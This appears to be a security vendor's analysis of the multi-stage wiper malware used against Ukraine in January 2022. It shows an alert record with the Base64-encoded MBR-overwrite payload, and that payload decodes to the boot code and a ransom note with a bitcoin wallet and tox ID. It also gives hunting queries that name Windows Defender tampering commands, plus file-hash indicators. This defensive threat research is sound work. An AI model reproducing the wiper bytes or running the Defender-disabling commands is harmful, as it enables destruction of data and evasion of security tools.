
@timestamp ↓ 1	message	event.category	event.action
Jan 17, 2022 @ 09:51:13.137	Ransomware Prevention Alert	malware intrusion_detection process file	mbr-overwrite



Ransomware Prevention Alert

Ransomware.files.data	6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG 6/TrBbQOzRDDjMiO2KN4fGbHBnZ8gnwAA LRDsACKFod8gMKAvnJ8zRNyAnMY/gaHfG bHBnp8AQAAAGbHBn58AAAAAOvEZoEGenz HAAAAZoEWfnwAAAAA+OuvEAABAAAAAAAB AAAAAAAAAEFBQUFBAFlvdXIgaGFyZCBkc ml2ZSBoYXMgYmVlbiBjb3JydXB0ZWQuDQ pJbiBjYXNlIHlvdSB3YW50IHRvIHJlY29 2ZXIgYWxsIGhhcmQgZHJpdmVzDQpvZiB5 b3VyIG9yZ2FuaXphdGlvbiwNCllvdSBza G91bGQgcGF5IHVzICAkMTBrIHZpYSBiaX Rjb2luIHdhbGxldA0KMUFWTk02OGdqNlB HUEZjSnVmdEtBVGE0V0xuemc4ZnBmdiBh bmQgc2VuZCBtZXNzYWdlIHZpYQ0KdG94I ElEIDhCRURDNDExMDEyQTMzQkEzNEY0OT EzMEQwRjE4Njk5M0M2QTMyREFEODk3NkY 2QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0 OTZGNjUNCndpdGggeW91ciBvcmdhbml6Y XRpb24gbmFtZS4NCldlIHdpbGwgY29udG FjdCB5b3UgdG8gZ2l2ZSBmdXJ0aGVyIGl uc3RydWN0aW9ucy4AAAAAVQA=
Ransomware.files.path	\Device\Harddisk0\DR0
Ransomware.files.score	32
Ransomware.score	32

As we can see, the data is stored as a Base64 encoded string in Elasticsearch. Decoded, we can see the contents of the ransom note that would be displayed to the end user of an affected system.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG6/TrBbQOzRDDjMiO2KN4fGbHBnZ8gnwAALRDsACKFod8gMKAvnJ8zRNy
AnMY/gaHfGbHBnp8AQAAAGbHBn58AAAAAOvEZoEGenzHAAAAZoEWfnwAAAAA+OuvEAABAAAAAAABAAAAAAAAAEFB
QUFBAFlvdXIgaGFyZCBkcml2ZSBoYXMgYmVlbiBjb3JydXB0ZWQuDQpJbiBjYXNlIHlvdSB3YW50IHRvIHJlY292
ZXIgYWxsIGhhcmQgZHJpdmVzDQpvZiB5b3VyIG9yZ2FuaXphdGlvbiwNCllvdSBzaG91bGQgcGF5IHVzICAkMTBr
IHZpYSBiaXRjb2luIHdhbGxldA0KMUFWTk02OGdqNlBHUEZjSnVmdEtBVGE0V0xuemc4ZnBmdiBhbmQgc2VuZCBt
ZXNzYWdlIHZpYQ0KdG94IElEIDhCRURDNDExMDEyQTMzQkEzNEY0OTEzMEQwRjE4Njk5M0M2QTMyREFEODk3NkY2
QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0OTZGNjUNCndpdGggeW91ciBvcmdhbml6YXRpb24gbmFtZS4NCldlIHdp
bGwgY29udGFjdCB5b3UgdG8gZ2l2ZSBmdXJ0aGVyIGluc3RydWN0aW9ucy4AAAAAVQA=
```

```
ë..È.Ø¾.|è..Pü..<.t.è..Fëôë.´.Í.Ã.È.Ø£x|fÇ.v|.|..´C°....|.Â.¾r|
Í.r.s.þ..|fÇ.z|....fÇ.~|....ëÄf..z|Ç...f..~|....øë¯................AAAAA.Your hard drive
has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us  $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions.....U.
```

Alert breakdown and defensive recommendations¶

The following alerts were triggered in Elastic Security during our investigations:

Endpoint Security Integration Alerts¶

Stage 1 - MBR Wiper (`a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92`)

- Malware Prevention Alert
- Ransomware Prevention Alert (MBR overwrite)

Stage 2 - Downloader (`dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78`)

Malware Prevention Alert

Stage 3 + Stage 4 - Injector/File Corruptor
(`34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907`))

- Ransomware Prevention Alert (canary files)
- Malicious Behaviour Prevention Alert - Binary Masquerading via Untrusted Path
- Memory Threat Prevention Alert

Prebuilt Detection Engine Alerts¶

The following existing public detection rules can also be used to detect some of the employed techniques:

Hunting queries¶

Detect attempt to tamper with Windows defender settings via NirSoft AdvancedRun executed by the Stage 3 injector:

Detect attempts to tamper with Windows Defender

```
process where event.type == "start" and
Process.pe.original_file_name == "AdvancedRun.exe" and
process.command_line :
   ("*rmdir*Windows Defender*Recurse*",
    "*stop WinDefend*")
```

Masquerade as InstallUtil via code injection :

Identifies code injection with InstallUtil

```
process where event.type == "start" and
process.pe.original_file_name == "InstallUtil.exe" and not process.executable :
"?:\\Windows\\Microsoft.NET\\*"
```

MITRE ATT&CK¶

Summary¶

These targeted attacks on Ukraine using destructive malware match a similar pattern observed in the past such as NotPetya. By leveraging different malware components to wipe machines and corrupt files, it’s apparent there was no intent to recover any funds, but likely a technique used to sow chaos and doubt into Ukraine’s stability.

As these events are still ongoing, we wanted to release some initial analysis and observations from our perspective. We also wanted to highlight the prevention capabilities of Elastic Security across each stage of this attack, available to everyone today.

Existing Elastic Security users can access these capabilities within the product. If you’re new to Elastic Security, take a look at our Quick Start guides (bite-sized training videos to get you started quickly) or our free fundamentals training courses. You can always get started with a free 14-day trial of Elastic Cloud.

Indicators¶

Indicator	Type	Note
`a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92`	SHA256	Stage1.exe (MBR wiper)
`dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78`	SHA256	Stage2.exe (Downloader)

`923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6`	SHA256	Stage3 (Injector - original)
`9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d`	SHA256	Stage3 (Injector - fixed)
`34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907`	SHA256	Stage4 (File Corruptor)

Last update: January 19, 2022
Created: January 19, 2022